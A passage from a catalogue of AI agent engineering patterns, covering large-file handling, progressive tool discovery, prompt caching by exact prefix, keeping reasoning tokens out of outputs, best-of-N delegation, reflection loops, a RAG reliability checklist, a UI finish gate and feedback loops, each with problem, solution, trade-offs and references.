3. Agent calls: extract_file("report_2024.pdf")
4. Agent calls: extract_file("report_2025.pdf")
5. Agent compares extracted summaries using minimal context
```
```pseudo
# Agent workflow for image analysis
1. Prompt includes metadata for screenshot.png
2. Agent sees PNG type, calls: load_file("screenshot.png")
3. Image content is loaded, agent analyzes visual content
```
## How to use it
**Best for:**
- Document comparison workflows (multiple PDFs)
- Ticket systems with file attachments (images, PDFs)
- Data export analysis (large reports in various formats)
- Any workflow where agents need file content but files are large
**Implementation considerations:**
- File `id` should be a stable reference for tool calls
- `extract_file` should return simplified text (tables, text content)
- Consider making `extract_file` return a virtual `file_id` for very large extractions
- Preloading first N KB is optional - can give agent initial context without full load
- Recommended preload amounts: text 10-50 KB, PDF first page/5 KB, images metadata only
- Cache extracted content to avoid re-processing (TTL: text 24h, tables 7 days, metadata 1h)
**Tool design:**
```python
def load_file(file_id: str, format: str = "text") -> str:
"""Load entire file content into context window."""
def peek_file(file_id: str, offset: int, length: int, unit: str = "bytes") -> str:
"""Load a specific range from file. Unit options: bytes, lines, pages, tokens."""
def extract_file(file_id: str, extraction: str = "text") -> str:
"""Convert PDF/DOCX/PPT to simplified representation.
Extraction options: text, structure, tables, summary."""
```
## Trade-offs
**Pros:**
- Enables working with files much larger than context window
- Agent has control over what/when to load
- Reusable across workflows via `large_files` skill
- Extracted content is often 100x smaller than original file
**Cons:**
- Adds tool call overhead (multiple round-trips)
- Requires preloading heuristics (how much is enough?)
- Extraction from complex formats (DOCX) can be slow without native dependencies
- Agent may make poor loading decisions without proper guidance
**Trade-offs in preloading:**
- **Preloading**: Gives agent immediate context but reduces control
- **No preloading**: Maximum agent control but requires explicit load calls
## References
* [Building an internal agent: Progressive disclosure and handling large files](https://lethain.com/agents-large-files/) - Will Larson (2025)
* Related: [Progressive Tool Discovery](progressive-tool-discovery.md) - Similar lazy-loading concept for tools
* Related: [Context-Minimization Pattern](context-minimization-pattern.md) - Complementary pattern for reducing context bloat
* Yang et al. (2016). "Hierarchical Attention Networks for Document Classification." NAACL - Academic foundation for hierarchical processing
* LangChain - Document loaders with metadata-first approach ([github.com/langchain-ai/langchain](https://github.com/langchain-ai/langchain))
---
## Progressive Tool Discovery
**Status:** established
**Category:** Tool Use & Environment
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.anthropic.com/engineering/code-execution-with-mcp
## Problem
When agents have access to large tool catalogs (dozens to thousands of available tools), loading all tool definitions upfront consumes excessive context window space. Most tools won't be used in a given workflow, making this preloading wasteful and limiting the context available for actual task execution.
## Solution
Present tools through a filesystem-like hierarchy where agents discover capabilities on-demand by exploring the structure. This pattern scales to 1000+ tools and is production-validated across major platforms (MCP, Cloudflare Code Mode, OpenAI, LangChain).
Implement a `search_tools` capability that allows agents to request different levels of detail:
1. **Name only**: Minimal context for initial browsing
2. **Name + description**: Enough to understand tool purpose
3. **Full definition with schemas**: Complete API details only when needed
Tools are organized hierarchically (e.g., `servers/google-drive/getDocument.ts`, `servers/slack/sendMessage.ts`) so agents can:
- List the `./servers/` directory to see available integrations
- Navigate into specific server directories to find relevant tools
- Load full definitions only for tools they intend to use
```pseudo
# Agent workflow
1. list_directory("./servers/")
→ Returns: ["google-drive/", "slack/", "github/", ...]
2. search_tools(pattern="google-drive/*", detail_level="name+description")
→ Returns: Brief descriptions of Google Drive tools
3. get_tool_definition("servers/google-drive/getDocument")
→ Returns: Full JSON schema with parameters, types, examples
```
## How to use it
**Best for:**
- Systems with 20+ available tools or integrations
- Model Context Protocol (MCP) server implementations
- Plugin architectures where agents select from many capabilities
**Implementation considerations:**
- Organize tools in a clear hierarchy (by integration, by domain, by function)
- Provide meaningful names and descriptions at each level
- Support pattern matching (glob or regex) for tool searches
- Cache tool definitions that are frequently requested together
- Use OpenAPI/JSON Schema compatible formats for tool definitions
**Example directory structure:**
```
servers/
├── google-drive/
│ ├── getDocument.ts
│ ├── listFiles.ts
│ └── shareFile.ts
├── slack/
│ ├── sendMessage.ts
│ └── getChannels.ts
└── github/
├── createIssue.ts
└── listRepos.ts
```
## Trade-offs
**Pros:**
- Reduces initial context consumption by 70-90% (based on production data)
- Scales to 1000+ tools efficiently
- Agents learn about tool ecosystem through exploration
- Natural mapping to code-based tool interfaces
- Supports versioning and deprecation gracefully
**Cons:**
- Adds discovery overhead (extra tool calls before execution)
- Requires thoughtful organization and naming schemes
- Less effective if agents need most tools anyway
- May require multiple round-trips to find the right tool
## References
* Anthropic Engineering: Code Execution with MCP (2024)
* Model Context Protocol specification
* Lewis et al. "Retrieval-Augmented Generation for Knowledge-Intensive NLP Tasks" (NeurIPS 2020)
* Yao et al. "ReAct: Synergizing Reasoning and Acting in Language Models" (ICLR 2023)
* Packer et al. "MemGPT: Towards LLMs as Operating Systems" (arXiv 2023)
- Primary source: https://www.anthropic.com/engineering/code-execution-with-mcp
---
## Prompt Caching via Exact Prefix Preservation
**Status:** emerging
**Category:** Context & Memory
**Authors:** Nikola Balic (@nibzard)
**Source:** https://openai.com/index/unrolling-the-codex-agent-loop/
## Problem
Long-running agent conversations with many tool calls can suffer from **quadratic performance degradation**:
- **Growing JSON payloads**: Each iteration sends the entire conversation history to the API
- **Expensive re-computation**: Without caching, the model re-processes the same static content repeatedly
- **ZDR constraints**: Zero Data Retention (ZDR) policies prevent server-side state, ruling out `previous_response_id` optimization
- **Configuration changes**: Mid-conversation changes (sandbox, tools, working directory) can break cache efficiency
As conversations grow, inference costs and latency increase quadratically without proper caching strategies.
## Solution
Maintain prompt cache efficiency through **exact prefix preservation** - always append new messages rather than modifying existing ones, and carefully order messages to maximize cache hits.
**Core insight**: Prompt caches only work on **exact prefix matches**. If the first N tokens of a request match a previous request, the cached computation can be reused.
**Mechanism**: Caching operates at the token level, not message level. The cache checks token-by-token for prefix matches, independent of message boundaries.
**Message ordering strategy:**
1. **Static content first** (beginning of prompt - cached across all requests):
- System message (if server-controlled)
- Tool definitions (must be in consistent order)
- Developer instructions
- User/project instructions
2. **Variable content last** (end of prompt - changes per request):
- User message
- Assistant messages
- Tool call results (appended iteratively)
**Configuration change via insertion:**
When configuration changes mid-conversation, **insert a new message** rather than modifying an existing one:
```
[Static prefix...]
// Original config message
[Conversation...]
// NEW message inserted
[Conversation continues...]
```
This preserves the exact prefix of all previous messages, maintaining cache hits.
**What breaks cache hits:**
- Changing the list of available tools (position-sensitive)
- Reordering messages
- Modifying existing message content
- Changing the model (affects server-side system message)
**Provider variations:**
- **OpenAI**: Automatic caching on exact prefix matches
- **Anthropic**: Explicit cache-control headers, TTL-based invalidation (up to 5 minutes), 90% discount on cached tokens
**Stateless design for ZDR:**
Avoid `previous_response_id` to support Zero Data Retention. Instead, rely on prompt caching for linear performance:
```
Without previous_response_id:
- Quadratic network traffic (send full JSON each time)
- Linear sampling cost (due to prompt caching)
With previous_response_id:
- Linear network traffic
- But violates ZDR (server must store conversation state)
```
## Example
```mermaid
graph TD
subgraph "Request 1"
A1[System message]
A2[Tools]
A3[Instructions]
A4[User message]
end
subgraph "Request 2 - Cache Hit!"
B1[System message]
B2[Tools]
B3[Instructions]
B4[User message]
B5[Assistant response]
B6[Tool result]
end
subgraph "Request 3 - Cache Hit!"
C1[System message]
C2[Tools]
C3[Instructions]
C4[User message]
C5[Assistant response]
C6[Tool result 1]
C7[Tool result 2]
end
style A1 fill:#90EE90
style A2 fill:#90EE90
style A3 fill:#90EE90
style B1 fill:#90EE90
style B2 fill:#90EE90
style B3 fill:#90EE90
style C1 fill:#90EE90
style C2 fill:#90EE90
style C3 fill:#90EE90
style A4 fill:#FFB6C1
style B4 fill:#FFB6C1
style B5 fill:#FFB6C1
style B6 fill:#FFB6C1
style C4 fill:#FFB6C1
style C5 fill:#FFB6C1
style C6 fill:#FFB6C1
style C7 fill:#FFB6C1
```
**Green = Cached** (exact prefix match) | **Pink = Recomputed** (new tokens)
## How to use it
**Prompt construction checklist:**
1. **Order messages by stability**: Static → Variable
2. **Never modify existing messages**: Always append new ones
3. **Keep tool order consistent**: Enumerate tools in deterministic order
4. **Insert, don't update**: For config changes, add new messages
**Handling configuration changes:**
| Change Type | What NOT to do | What TO do |
|-------------|----------------|------------|
| Sandbox/approval mode | Modify permission message | Insert new `role=developer` message |
| Working directory | Modify environment message | Insert new `role=user` message |
| Tool list | Change mid-conversation | Avoid if possible; breaks cache |
**MCP server considerations:**
MCP servers can emit `notifications/tools/list_changed` to indicate tool list changes. **Avoid honoring this mid-conversation** as it breaks cache hits. Instead:
- Delay tool refresh until conversation boundary
- Or accept the cache miss as necessary trade-off
**Implementation sketch:**
```typescript
function buildPrompt(state: ConversationState): Prompt {
const items: PromptItem[] = [];
// Static prefix (cached)
items.push({ role: 'system', content: state.systemMessage });
items.push({ type: 'tools', tools: state.tools }); // Consistent order!
items.push({ role: 'developer', content: state.instructions });
// Variable content (appended)
items.push(...state.history);
return { items };
}
function handleConfigChange(
state: ConversationState,
newConfig: SandboxConfig
): ConversationState {
// DON'T: Modify existing permission message
// DO: Insert new message
return {
...state,
history: [
...state.history,
{
role: 'developer',
content: formatSandboxConfig(newConfig),
},
],
};
}
```
## Trade-offs
**Pros:**
- **Linear sampling cost**: Prompt caching makes repeated inference linear rather than quadratic
- **ZDR-compatible**: Stateless design supports Zero Data Retention policies
- **No server state**: Avoids `previous_response_id` complexity
- **Simple conceptual model**: Exact prefix matching is easy to reason about
- **Production-validated savings**: 43% cost reduction demonstrated at scale (HyperAgent, 9.4B tokens/month)
**Cons:**
- **Quadratic network traffic**: JSON payload size still grows quadratically (only sampling is cached)
- **Cache fragility**: Mid-conversation changes (tools, model) break prefix matching
- **Disciplined ordering required**: All static content must come before variable content
- **Tool enumeration complexity**: Must maintain consistent tool ordering
- **MCP server limitations**: Dynamic tool changes can cause cache misses
## References
* [Unrolling the Codex agent loop | OpenAI Blog](https://openai.com/index/unrolling-the-codex-agent-loop/)
* [Prompt Caching Documentation | OpenAI](https://platform.openai.com/docs/guides/prompt-caching)
* [Context Caching | Anthropic](https://docs.anthropic.com/en/docs/build-with-claude/context-caching)
* [Codex CLI | GitHub](https://github.com/openai/codex)
* Related: [Context Window Auto-Compaction](/patterns/context-window-auto-compaction)
---
## Reasoning-Token Firewall
**Status:** validated-in-production
**Category:** Reliability & Eval
**Authors:** aaronjmars (@aaronjmars)
**Source:** https://github.com/aeonfun/aeon/tree/main/harness-adapter
## Problem
Reasoning models emit two kinds of tokens in one response: private chain-of-thought and the final answer. When a harness builds its "result" from the whole stream and then tries to remove the reasoning afterward with string heuristics, it eventually leaks. Reasoning has no stable delimiter, the shape differs per model and per version, and a single missed case commits raw chain-of-thought into a file, a memory store, a notification, or the context of the next agent in the chain.
That leak is not just cosmetic. Chain-of-thought routinely contains half-formed conclusions, discarded plans, and sensitive scratch data. Once it lands in a durable artifact it is indistinguishable from the intended answer, it inflates memory and context, and it can surface content the model never meant to publish.
## Solution
Treat the response as **typed events and select, do not strip**. The provider already labels which chunks are reasoning and which are the answer (`type: "thought"` vs `type: "text"`, `reasoning_content` vs `content`, thinking blocks vs text blocks). Assemble the result **only** by concatenating the answer-typed events. The reasoning-typed events are never read into the result path at all, so the firewall is structural at assembly time, not a post-hoc filter over mixed text.
```pseudo
result = ""
for event in stream:
if event.type == ANSWER: # e.g. "text" / content / text-block
result += event.data
# reasoning events ("thought" / reasoning_content) are never read here
emit(result)
```
Design points:
- The selection is a **whitelist of answer-typed events**, not a blacklist of reasoning markers. A blacklist fails open on the first unrecognized marker; a whitelist fails closed.
- Enforce it at the **single choke point** where the artifact is assembled, so every downstream consumer (file write, memory, notification, next agent) inherits the guarantee for free.
- **Normalize across harnesses.** Each labels its channels differently; map them all to one internal "answer vs reasoning" distinction inside the adapter so no skill or agent downstream can reintroduce the leak.
```mermaid
graph LR
S[Model stream] -->|type = answer| R[Result buffer]
S -.type = reasoning.-> X[Dropped: never read]
R --> A[Artifact: file / memory / notify / next agent]
```
## Evidence
- **Evidence Grade:** medium
- **Most valuable findings:**
- In a public multi-harness adapter (`aeonfun/aeon`), the xAI path builds `.result` only from `type=="text"` chunks and never reads `type=="thought"`; the Mistral-Vibe path takes the assistant `content` and never `reasoning_content`; the Codex path takes the final `agent_message`, not reasoning. One firewall, six harnesses.
- That project's run history leaked chain-of-thought precisely when the result was built from the whole stream. Switching to structural answer-only selection removed the leak as a class rather than case by case.
- **Unverified / Unclear:** prevalence of this leak across other frameworks, and whether every provider guarantees a clean type label in every mode (streaming vs non-streaming, tool calls, refusals).
## How to use it
- Reach for it whenever a harness exposes reasoning as a distinct stream channel (OpenAI reasoning models, Anthropic extended-thinking blocks, DeepSeek `reasoning_content`, xAI thought chunks) **and** the answer is persisted or forwarded.
- Prerequisites: a streaming or JSON mode that types its events, and one assembly function per harness.
- Put the firewall in the adapter that normalizes each harness to your internal envelope. Downstream skills then cannot reintroduce the leak even by accident.
- Add a regression test that feeds a stream containing reasoning chunks and asserts none of that text appears in the emitted result.
## Trade-offs
- **Pros:**
- Eliminates a whole class of chain-of-thought-leak bugs instead of patching leaks one at a time.
- Robust to model and version changes, because it relies on the provider's event type rather than fragile reasoning delimiters.
- Single point of enforcement; keeps memory and artifacts clean and smaller.
- **Cons:**
- Depends on the provider labeling channels correctly; a mislabeled chunk defeats it.
- If you actually want the reasoning (debugging, transparency), you need a separate opt-in channel; see `verbose-reasoning-transparency`.
- Non-streamed or untyped responses cannot use structural selection and fall back to weaker heuristics.
## References
- Aeon harness-adapter, a six-harness implementation of the firewall: https://github.com/aeonfun/aeon/tree/main/harness-adapter
- Related and complementary: `chain-of-thought-monitoring-interruption` (watches CoT for safety mid-run; different intent, same channel).
---
## Recursive Best-of-N Delegation
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://github.com/nibzard/labruno-agent
## Problem
Recursive delegation (parent agent → sub-agents → sub-sub-agents) decomposes big tasks, but has a failure mode:
- A single weak sub-agent result can poison the parent's next steps (wrong assumption, missed file, bad patch)
- Errors compound up the tree: "one bad leaf" can derail the whole rollout
- Pure recursion underuses parallelism when a node is uncertain: you want multiple shots *right where the ambiguity is*
Meanwhile, "best-of-N" parallel attempts help reliability, but without structure they waste compute by repeatedly solving the *same* problem instead of decomposing it. The pattern applies parallelism only where uncertainty exists—at the subtask level—while maintaining structured decomposition.
## Solution
At *each node* in a recursive agent tree, run **best-of-N** for the current subtask before expanding further. This combines the structured decomposition of recursive delegation with the reliability of self-consistency sampling:
1. **Decompose:** Parent turns task into sub-tasks (like normal recursive delegation)
2. **Parallel candidates per subtask:** For each subtask, spawn **K candidate workers** in isolated sandboxes (K=2-5 typical)
3. **Score candidates:** Use a judge that combines:
- Automated signals (tests, lint, exit code, diff size, runtime)
- LLM-as-judge rubric (correctness, adherence to constraints, simplicity)
4. **Select + promote:** Pick the top candidate as the "canonical" result for that subtask
5. **Escalate uncertainty:** If the judge confidence is low (or candidates disagree), either:
- Increase K for that subtask, or
- Spawn a focused "investigator" sub-agent to gather missing facts, then re-run selection
6. **Aggregate upward:** Parent synthesizes selected results and continues recursion
```mermaid
flowchart TD
A[Parent task] --> B[Decompose into subtasks]
B --> C1[Subtask 1]
B --> C2[Subtask 2]
C1 --> D1[Worker 1a]
C1 --> D2[Worker 1b]
C1 --> D3[Worker 1c]
D1 --> J1[Judge + tests]
D2 --> J1
D3 --> J1
J1 --> S1[Select best result 1]
C2 --> E1[Worker 2a]
C2 --> E2[Worker 2b]
E1 --> J2[Judge + tests]
E2 --> J2
J2 --> S2[Select best result 2]
S1 --> Z[Aggregate + continue recursion]
S2 --> Z
```
## How to use it
Best for tasks where:
- Subtasks are *shardable*, but each shard can be tricky (ambiguous API use, repo-specific conventions)
- You can score outputs cheaply (unit tests, type checks, lint, golden files)
- "One wrong move" is costly (migration diffs, security-sensitive changes, large refactors)
Practical defaults:
- Start with **K=2** for most subtasks
- Increase to **K=5** only on "high uncertainty" nodes (low judge confidence, conflicting outputs, failing tests)
- Keep the rubric explicit: "must pass tests; minimal diff; no new dependencies; follow style guide"
## Trade-offs
**Pros:**
- Much more robust than single-recursion: local uncertainty gets extra shots
- Compute is targeted: you spend K where it matters, not globally
- Works naturally with sandboxed execution and patch-based workflows
**Cons:**
- More orchestration complexity (judge, scoring, confidence thresholds)
- Higher cost/latency if you overuse K
- Judge quality becomes a bottleneck; add objective checks whenever possible
## References
* [Self-Consistency (Wang et al. 2022): Foundation for best-of-N sampling via majority voting](https://arxiv.org/abs/2203.11171)
* [Recursive Language Models (arXiv 2512.24601, 2025): Recursion as inference-time scaling](https://arxiv.org/abs/2512.24601)
* [Tree-of-Thoughts (Yao et al. 2023): Tree-based reasoning with evaluation mechanisms](https://arxiv.org/abs/2305.10601)
* [Labruno (GitHub): Parallel sandboxes + LLM judge selects best implementation](https://github.com/nibzard/labruno-agent)
* [Daytona RLM Guide: Recursive delegation with sandboxed execution](https://www.daytona.io/docs/en/recursive-language-models/)
* Related patterns: [Sub-Agent Spawning](sub-agent-spawning.md), [Swarm Migration Pattern](swarm-migration-pattern.md), [Self-Critique / Evaluator loops](self-critique-evaluator-loop.md)
---
## Reflection Loop
**Status:** established
**Category:** Feedback Loops
**Authors:** Nikola Balic (@nibzard)
**Source:** https://arxiv.org/abs/2303.11366
## Problem
Single-pass generation frequently misses edge cases, constraints, or quality criteria that become obvious on review. Without a structured revision loop, agents return the first plausible answer even when a better answer is reachable with lightweight critique.
## Solution
After generating a draft, run an explicit self-evaluation pass against defined criteria and feed the critique into a revision attempt. Repeat until the output clears a threshold or retry budget is exhausted.
Use stable scoring rubrics (correctness, completeness, safety, style) so the loop improves objective quality rather than free-form restyling. For reduced bias, use a separate model for critique (dual-model architecture) at the cost of additional compute.
```pseudo
for attempt in range(max_iters):
draft = generate(prompt)
score, critique = evaluate(draft, metric)
if score >= threshold:
return draft
prompt = incorporate(critique, prompt)
```
## How to use it
Use this when quality must meet explicit criteria in writing, reasoning, or code generation. Keep loop budgets small (2-3 iterations are typically optimal; beyond 3 shows diminishing returns), and log score deltas to verify that extra iterations are producing measurable gains.
## Trade-offs
* **Pros:** Improves outputs with little supervision.
* **Cons:** Extra compute; may stall if the metric is poorly defined.
## References
* [Self-Refine: Improving Reasoning in Language Models via Iterative Feedback](https://arxiv.org/abs/2303.11366)
* [Reflexion: Language Agents with Verbal Reinforcement Learning](https://neurips.cc/) (NeurIPS 2023) - adds episodic memory for persistent learning across trials
---
## Reliability Problem Map Checklist for RAG and Agents
**Status:** proposed
**Category:** Reliability & Eval
**Authors:** PSBigBig (@onestardao)
**Source:** https://github.com/onestardao/WFGY/blob/main/ProblemMap/README.md
## Problem
RAG pipelines and agent systems often fail in ways that are hard to diagnose: missing context, unstable retrieval, brittle tool contracts, and flaky behavior after data updates.
Teams frequently address these failures by iterating on prompts or tuning model settings first, which makes incidents feel random and expensive to fix.
This pattern addresses the need for a shared, repeatable triage routine that turns vague failures into actionable repair paths. Research shows structured incident data correlates with better reliability outcomes (ACM SIGOPS 2022, IEEE ISSRE 2019).
## Solution
Use a fixed reliability checklist (the Problem Map) as the first step in every incident response. The checklist groups recurring failure classes across these four areas:
- Retrieval behavior
- Vector / index behavior
- Prompt and tool contracts
- Deployment and operational state
For each failing case, the team classifies the incident by answering the checklist items. Confirmed failures are then mapped to a small set of repair actions and re-tested against the same reproduction case.
This creates a consistent vocabulary for incidents and keeps responses structured instead of ad hoc.
## How to use it
1. Capture one failing trace, query, or conversation.
2. Run through the 16-question Problem Map against that case.
3. Mark the active failure mode(s).
4. Execute the repair actions associated with those modes (for example: adjust chunking, rebuild embeddings/indexes, correct prompt/tool contracts, or repair ingestion ordering).
5. Re-run the same failure case and record which checks are now resolved.
Over time this becomes a lightweight incident memory bank for the team.
## Common pitfalls to avoid
- Treating the checklist as a one-off instead of part of operations.
- Grouping multiple unrelated failures into one single fix.
- Changing prompts only while ignoring retrieval or data-layer issues.
## Trade-offs
**Pros:**
- Gives teams a shared language for common agent/RAG failures.
- Works across LLM providers, orchestration stacks, and vector stores.
- Encourages targeted fixes instead of blind prompt changes.
- Produces a repeatable incident history.
**Cons/Considerations:**
- Requires discipline to run the full triage sequence first.
- Not a replacement for automated evaluations or metrics.
- Repair actions still need to be maintained for each tech stack.
## Example
Consider a RAG system where answers cite the wrong snippet despite high vector similarity scores. Traditional debugging would involve tuning retriever weights or adjusting prompts.
**Using the WFGY Problem Map:**
1. Run through the checklist and identify Problem #1 (Hallucination & Chunk Drift) and Problem #5 (Semantic != Embedding)
2. For Problem #1: Apply Delta S meter to measure semantic tension (>0.6 indicates failure), use lambda_observe to flag divergent logic flow
3. For Problem #5: Apply BBMC residue minimization to compute semantic residue, reject chunks with high tension
4. Re-run the same query and verify Delta S <= 0.45, coverage >= 0.70
**Result:** The system now explicitly rejects misleading chunks before generation, creating a "semantic firewall" rather than patching after output.
## Technical Details
### The 16 Problem Map Modes
| # | Problem Domain | What Breaks |
|---|----------------|-------------|
| 1 | **[IN]** hallucination & chunk drift | retrieval returns wrong/irrelevant content |
| 2 | **[RE]** interpretation collapse | chunk is right, logic is wrong |
| 3 | **[RE]** long reasoning chains | drifts across multi-step tasks |
| 4 | **[RE]** bluffing / overconfidence | confident but unfounded answers |
| 5 | **[IN]** semantic != embedding | cosine match != true meaning |
| 6 | **[RE]** logic collapse & recovery | dead-ends, needs controlled reset |
| 7 | **[ST]** memory breaks across sessions | lost threads, no continuity |
| 8 | **[IN]** debugging is a black box | no visibility into failure path |
| 9 | **[ST]** entropy collapse | attention melts, incoherent output |
| 10 | **[RE]** creative freeze | flat, literal outputs |
| 11 | **[RE]** symbolic collapse | abstract/logical prompts break |
| 12 | **[RE]** philosophical recursion | self-reference loops, paradox traps |
| 13 | **[ST]** multi-agent chaos | agents overwrite or misalign logic |
| 14 | **[OP]** bootstrap ordering | services fire before deps ready |
| 15 | **[OP]** deployment deadlock | circular waits in infra |
| 16 | **[OP]** pre-deploy collapse | version skew / missing secret on first call |
**Layer Codes:** [IN] Input & Retrieval, [RE] Reasoning & Planning, [ST] State & Context, [OP] Infra & Deployment
### Core WFGY Instruments
- **Delta S (ΔS):** Measures semantic tension (threshold: ≤0.45 good, >0.60 failure)
- **lambda_observe:** Monitors logic directionality (convergent, divergent, chaotic)
- **epsilon_resonance:** Domain-level harmony tuning
- **BBMC:** Minimizes semantic residue
- **BBCR:** Rollback and branch spawn for logic recovery
- **BBPF:** Maintains divergent branches
- **BBAM:** Suppresses noisy tokens
- **Semantic Tree:** Hierarchical memory structure with Delta S-tagged nodes
### Key Insight
WFGY implements a "semantic firewall" that validates semantic stability **before** generation rather than patching after output. Once a failure mode is clearly mapped and monitored, it tends to stay fixed for that configuration. This checklist-based triage approach represents a novel contribution—no direct academic or industry research exists on RAG/agent-specific debugging with this four-area taxonomy.
## References
- [WFGY Problem Map README](https://github.com/onestardao/WFGY/blob/main/ProblemMap/README.md)
- [WFGY Problem Map Repository](https://github.com/onestardao/WFGY/tree/main/ProblemMap)
- [Technical Deep Dive Report](https://github.com/nibzard/awesome-agentic-patterns/blob/main/research/wfgy-reliability-problem-map-technical-deep-dive.md)
- [Semantic Clinic Index](https://github.com/onestardao/WFGY/blob/main/ProblemMap/SemanticClinicIndex.md)
- [Grandma's Clinic (Beginner-Friendly)](https://github.com/onestardao/WFGY/blob/main/ProblemMap/GrandmaClinic/README.md)
- "Agentic Retrieval-Augmented Generation: A Survey" (arXiv:2501.09136, 2025)
---
## Rendered UI Finish Gate
**Status:** emerging
**Category:** Feedback Loops
**Authors:** Samuel Bushi (@samuelbushi)
**Source:** https://github.com/uizze/uizze/tree/main/skills/anti-ui-slop
## Problem
Coding agents can produce frontend code that compiles and passes unit tests while still shipping generic, incomplete, or misleading interfaces. Common failures include missing loading and error states, controls that look interactive but do nothing, token drift, inaccessible focus behavior, and responsive layouts that were never rendered at their target widths. A source-only review cannot reliably detect all of these problems.
## Solution
Add a bounded finish gate after implementation and before merge. The gate compares the rendered interface with a small design contract and checks both behavior and visual evidence:
1. **Contract check** -- identify the intended hierarchy, content model, tokens, responsive rules, and platform-specific constraints.
2. **State check** -- enumerate and exercise loading, empty, error, disabled, focus, success, and permission states that the feature can reach.
3. **Interaction check** -- verify that visible controls have real handlers, keyboard paths, labels, focus treatment, and correct navigation or submission behavior.
4. **Render check** -- inspect the page at representative viewport sizes and compare the result with the contract, not with a generic template.
5. **Finish verdict** -- report concrete findings with evidence, severity, and the smallest change needed to resolve each blocking issue.
```pseudo
contract = read_design_contract(change)
states = enumerate_required_states(change)
implementation = inspect_source(change)
rendered = render_at_viewports(change, contract.viewports)
findings = []
findings += check_tokens_and_hierarchy(implementation, contract)
findings += check_state_coverage(implementation, states)
findings += check_interactions(rendered, contract)
findings += check_responsive_rendered_output(rendered, contract)
return verdict(findings, evidence=findings.evidence)
```
The gate is deliberately separate from product-specific visual taste. It blocks missing behavior and unsupported claims first, then records visual quality findings that a human can review.
## Evidence
- **Evidence Grade:** `medium`
- **Most Valuable Findings:** Source checks catch inert controls and missing branches; rendered checks expose layout and state failures that source checks miss; a written contract makes review criteria repeatable.
- **Unverified / Unclear:** The best viewport set, severity thresholds, and amount of human review vary by product and platform.
## How to use it
- Require the gate for pull requests that change user-facing web or native UI.
- Ask the implementing agent to write or update the design contract before coding when hierarchy, states, or responsive behavior are unclear.
- Keep the first pass deterministic: inspect changed files, enumerate reachable states, render representative paths, and attach findings to the change.
- Treat missing states, inert controls, broken keyboard paths, and token violations as merge blockers. Treat subjective polish as a review item unless the contract makes it explicit.
- Store the rendered evidence and verdict with the pull request when the project needs an audit trail.
### Known implementations
- [UIZZE anti-ui-slop Skill](https://github.com/uizze/uizze/tree/main/skills/anti-ui-slop) -- an implementation that applies contract, state, interaction, and rendered-output checks to coding-agent UI changes.
## Trade-offs
- **Pros:** Finds failures that compile-time checks and source-only review miss; makes UI review repeatable; keeps required states and interaction semantics visible; produces actionable evidence rather than a vague quality score.
- **Cons:** Adds render and review time; requires representative test data and viewport choices; visual comparison can still encode reviewer bias; not every issue can be reduced to a deterministic rule.
## References
- [UIZZE anti-ui-slop Skill](https://github.com/uizze/uizze/tree/main/skills/anti-ui-slop) -- disclosed primary implementation.
- [UIZZE public design contract](https://github.com/uizze/uizze/blob/main/DESIGN.md) -- example contract covering tokens, typography, states, responsive behavior, and finish criteria.
- [Web Content Accessibility Guidelines (WCAG)](https://www.w3.org/WAI/standards-guidelines/wcag/) -- neutral reference for interaction and accessibility requirements.
---
## Rich Feedback Loops > Perfect Prompts
**Status:** validated-in-production
**Category:** Feedback Loops
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.nibzard.com/ampcode
## Problem
Polishing a single prompt can't cover every edge-case; agents need ground truth to self-correct.
Additionally, agents need to integrate **human feedback** (positive and corrective) to improve session quality over time. Projects that better respond to user feedback have fewer corrections and better outcomes.
## Solution
Expose **iterative, machine-readable feedback**—compiler errors, test failures, linter output, screenshots—after every tool call.
The agent uses diagnostics to plan the next step, leading to emergent self-debugging.
**Integrate human feedback patterns:**
- **Recognize positive feedback** to reinforce patterns that work—positive signals are training data, not politeness
- **Learn from corrections** to avoid repeating mistakes
- **Adapt based on user communication style** and preferences
- **Track what works** for specific users over time
**Tool design matters:** Structured outputs (JSON, exit codes, error objects) are more effective than natural language for agent self-correction.
**Evidence from 88 session analysis:**
| Project | Positive | Corrections | Success Rate |
|---------|----------|-------------|--------------|
| nibzard-web | 8 | 2 | High (80%) |
| 2025-intro-swe | 1 | 0 | High (100%) |
| awesome-agentic-patterns | 1 | 5 | Low (17%) |
| skills-marketplace | 0 | 2 | Low (0%) |
**Key insight**: Projects with more positive feedback had better outcomes. Reinforcement works—it's training data that teaches the agent what *to* do, whereas corrections only teach what *not* to do.
Modern models like Claude Sonnet 4.5 are increasingly proactive in creating their own feedback loops by writing and executing short scripts and tests, even for seemingly simple verification tasks (e.g., using HTML inspection to verify React app behavior).
## Example
```mermaid
sequenceDiagram
Agent->>CLI: go test ./...
CLI-->>Agent: FAIL pkg/auth auth_test.go:42 expected 200 got 500
Agent->>File: open auth.go
Agent->>File: patch route handler
Agent->>CLI: go test ./...
CLI-->>Agent: PASS 87/87 tests
```
## How to use it
- Use this when agent quality improves only after iterative critique or retries.
- Start with one objective metric and one feedback loop trigger.
- Record failure modes so each loop produces reusable learning artifacts.
## Trade-offs
* **Pros:** Turns repeated failures into measurable improvements over time.
* **Cons:** Can increase runtime and operational cost due to iterative passes.
## References
* [SKILLS-AGENTIC-LESSONS.md](https://github.com/nibzard/SKILLS-AGENTIC-LESSONS) - Analysis showing positive feedback correlation with better session outcomes (nibzard-web: 8 positive, 2 corrections vs. awesome-agentic-patterns: 1 positive, 5 corrections)
* Raising An Agent - Episode 1 & 3 discussions on "give it errors, not bigger prompts."
* [Cognition AI: Devin & Claude Sonnet 4.5](https://cognition.ai/blog/devin-sonnet-4-5-lessons-and-challenges) - observes proactive testing behavior and custom script creation for feedback loops
* [Reflexion: Language Agents with Verbal Reinforcement Learning](https://arxiv.org/abs/2303.11366) (Shinn et al., 2023) - agents learn from past failures through self-reflection and memory
* [Self-Refine: LLMs Can Self-Correct Through Self-Feedback](https://arxiv.org/abs/2303.08972) (Madaan et al., 2023) - iterative refinement with self-generated critique
[Source](https://www.nibzard.com/ampcode)
---
## RLAIF (Reinforcement Learning from AI Feedback)
**Status:** emerging
**Category:** Reliability & Eval
**Authors:** Nikola Balic (@nibzard)
**Source:** https://arxiv.org/abs/2212.08073
## Problem
Traditional Reinforcement Learning from Human Feedback (RLHF) requires extensive human annotation for preference data, which is expensive (often $1+ per annotation), time-consuming, and difficult to scale. This creates a bottleneck in training aligned AI systems, especially when dealing with complex or specialized domains where human expertise is scarce or costly.
## Solution
